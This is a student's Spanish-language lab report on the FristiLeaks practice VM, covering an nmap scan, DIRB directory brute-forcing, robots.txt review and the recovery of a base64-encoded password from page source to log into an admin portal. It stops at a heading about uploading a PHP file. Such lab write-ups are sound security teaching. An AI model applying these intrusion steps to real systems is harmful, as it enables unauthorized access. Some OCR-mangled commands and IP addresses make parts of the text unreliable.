INFORME DE FRISTILEAKS

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

INFORME DE FRISTILEAKS

INFORME DE FRISTILEAKS

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

RAFAEL SANDOVAL MORALES

Docente de asignatura.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIAS DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

TABLA DE CONTENIDO

TABLA DE FIGURAS

1. INTRODUCCIÓN

En el campo de la ciberseguridad es fundamental contar con entornos que permitan aprender y practicar de manera segura. **FRISTILEAKS** es una de esas plataformas diseñadas con fines educativos, ya que simula un sitio web con vulnerabilidades intencionales para que los usuarios puedan explorar, analizar y comprender cómo funcionan ciertos ataques informáticos.

se presenta como un recurso didáctico diseñado para el aprendizaje en ciberseguridad. El presente informe tiene como objetivo presentar de manera clara y sencilla qué es FRISTILEAKS, cuáles son sus usos principales y qué beneficios puede aportar a quienes se inician o desean profundizar en el mundo de la ciberseguridad.

2. OBJETIVOS

2.1 OBJETIVOS GENERAL

Identificar y analizar posibles vulnerabilidades en un servidor web mediante técnicas de **enumeración y exploración de directorios ocultos**, con el fin de encontrar puntos de acceso que permitan comprometer el sistema.

2.2 OBJETIVOS ESPECÍFICOS

2.2.1 REALIZAR UN ESCANEO DE DIRECTORIOS

Utilizando herramientas como **DIRB**, con el propósito de descubrir rutas no visibles directamente desde la página principal.

2.2.2 ANALIZAR LOS ARCHIVOS EXPUESTOS

En busca de información sensible o rutas restringidas que puedan dar acceso a recursos ocultos.

2.2.3 ACCEDER A PORTALES ADMINISTRATIVOS

Esto para evaluar los mecanismos de autenticación implementados.

2.2.4 INSPECCIONAR EL CÓDIGO FUENTE DE LAS PÁGINAS ENCONTRADAS

con el fin de localizar credenciales, comentarios o configuraciones expuestas por error.

2.2.5 DOCUMENTAR LA METODOLOGÍA Y HALLAZGOS

para sentar las bases de un posible proceso de explotación y escalamiento de privilegios posterior.

3. IDENTIFICACIÓN Y ACCESO A LA PLATAFORMA FRISTILEAKS

Una vez identificada la dirección IP correspondiente al servicio **FRISTILEAKS** dentro del entorno de práctica, se procedió a ingresar a la aplicación mediante un navegador web. En este caso, la IP detectada fue **197.168.2.11**, lo que permitió establecer comunicación con el servidor que aloja el portal vulnerable.

Al acceder a la página principal, se evidenció una interfaz sencilla con el lema característico KEEP CALM, acompañado de la etiqueta THE #FRISTILEAKS MOTTO. Este aspecto inicial confirma la correcta conexión con el entorno y valida que el servicio está en funcionamiento.




Ilustración 1 IDENTIFICACIÓN Y ACCESO A LA PLATAFORMA FRISTILEAKS

4. ENUMERACIÓN DE INFORMACIÓN DEL SERVICIO

Una vez validado que la aplicación web **FRISTILEAKS** se encuentra activa y accesible, el siguiente paso consiste en realizar la **enumeración de información**. Esta fase tiene como propósito identificar características técnicas y posibles vulnerabilidades del servicio, con el fin de obtener un panorama más claro del entorno y de las tecnologías que lo soportan.

Para ello se empleó la herramienta **Nmap**, utilizando el siguiente comando: NMAP -SV -P-197.168.2.11




Ilustración 2 ENUMERACIÓN DE INFORMACIÓN DEL SERVICIO

5. DESCUBRIMIENTO DE DIRECTORIOS MEDIANTE DIRB

Después de haber identificado los servicios disponibles en el servidor, se procedió a realizar un análisis de directorios ocultos dentro de la aplicación web. Para este propósito se utilizó la herramienta **DIRB**, la cual permite efectuar un ataque de fuerza bruta contra **URLS** utilizando un diccionario de palabras.

El comando ejecutado fue el siguiente **DIRB** seguido de la ruta http://197.168.2.11/images/keep-calm.png

El análisis partió de la ruta **/images/keep-calm.png** con el objetivo de detectar posibles recursos adicionales en dicho directorio.




Ilustración 3 DESCUBRIMIENTO DE DIRECTORIOS MEDIANTE DIRB

6. CORRECCIÓN DE LA RUTA DEL DICCIONARIO

En esta fase se intentó acceder directamente al archivo **common.txt** utilizando el comando **cd**, lo cual generó un error al no tratarse de un directorio sino de un archivo de texto. Posteriormente, se corrigió la instrucción y se ingresó al directorio **/usr/share/dirb/wordlists/**, donde se encuentran almacenados los diccionarios que emplea la herramienta **DIRB**. Este procedimiento permitió confirmar la ubicación correcta de los recursos necesarios para continuar con la enumeración de directorios.




Ilustración 4 CORRECCIÓN DE LA RUTA DEL DICCIONARIO

7. VALIDACIÓN DEL DICCIONARIO DE DIRB

Tras haber ubicado la carpeta correcta, se procedió a visualizar el contenido del archivo **common.txt** mediante el comando **cat**. Este archivo contiene nombres de archivos y directorios frecuentemente presentes en aplicaciones web.




Ilustración 5 VALIDACIÓN DEL DICCIONARIO DE DIRB

8. ENUMERACIÓN DE DIRECTORIOS CON DIRB

Una vez validado el diccionario y corregidas las rutas, se procedió a ejecutar un escaneo de enumeración de directorios sobre la raíz del sitio web **http://192.168.2.11/** utilizando la herramienta **DIRB**.

Ilustración 6 ENUMERACIÓN DE DIRECTORIOS CON DIRB

9. EXPLORACIÓN DEL DIRECTORIO /IMAGES/

Con base en los resultados obtenidos en la fase de enumeración, se procedió a acceder al directorio **/images/**. Dentro de este repositorio se encontró un archivo denominado **3037440.jpg**, el cual contenía un meme con el texto '**This is not the URL you were looking for'.**




Ilustración 7 EXPLORACIÓN DEL DIRECTORIO /IMAGES/

10. ANÁLISIS DEL ARCHIVO /ROBOTS.TXT

Dentro del sitio web se localizó el archivo **/robots.txt**,el cual es utilizado generalmente para indicar a los motores de búsqueda qué rutas deben o no ser indexadas. Sin embargo, desde el punto de vista de seguridad, este archivo puede revelar directorios ocultos o sensibles que un atacante podría aprovechar para profundizar su exploración.




ILUSTRACIÓN 8ANÁLISIS DEL ARCHIVO /ROBOTS.TXT

11. PORTAL DE ADMINISTRACIÓN ‘FRISTILEAKS’

Durante la exploración de directorios ocultos en el servidor, se accedió a la ruta **/fristi/,** la cual contenía un portal de administración denominado **fristileaks admin portal**.

El portal presenta una interfaz de autenticación con campos para **usuario** y **contraseña**, sugiriendo que es un punto de entrada restringido.




Ilustración 9 PORTAL DE ADMINISTRACIÓN 'FRISTILEAKS'

12. INSPECCIÓN DEL CÓDIGO FUENTE DE LA PÁGINA /FRISTI/

Para la inspección se le da clic derecho dentro de la página mostrara algo como esto le damos el INPECT




Ilustración 10 INSPECCIÓN

Esto lo hacemos con el fin de identificar posibles credenciales incrustadas o pistas que permitan acceder al portal de administración, se procedió a **inspeccionar el código fuente** de la página **/fristi/**.




Ilustración 11 INSPECCIÓN DEL CÓDIGO FUENTE DE LA PÁGINA /FRISTI

13. **INSPECCION DE LOGIN**

Para este paso se realizó la inspección del login eso para sacar el usuario y contraseña




Ilustración 12.INSPECCION DE LOGIN

Este código aquí en base 64 aquí encontramos la contraseña.

Ilustración 13 CONTRASEÑA

14. **DECODIFICANDO E INGRESANDO CON LAS CREDENCIALES OBTENIDAS**

Este paso identificar la contraseña para poder acceder al login




Ilustración 14 Decodificar

seguido de esto se ingresa con las credenciales obtenidas al login

Ilustración 15 INGRESO AL LOGIN

Una vez lo guiado nos muestra el siguiente apartado para cargar los archivos el cual indica que fue exitoso el ingreso al Loguin




Ilustración 16 LOGIN SUCCESSFUL

15. COPIAR EL ARCHIVO PHP A LA RUTA ESTABLESIDA

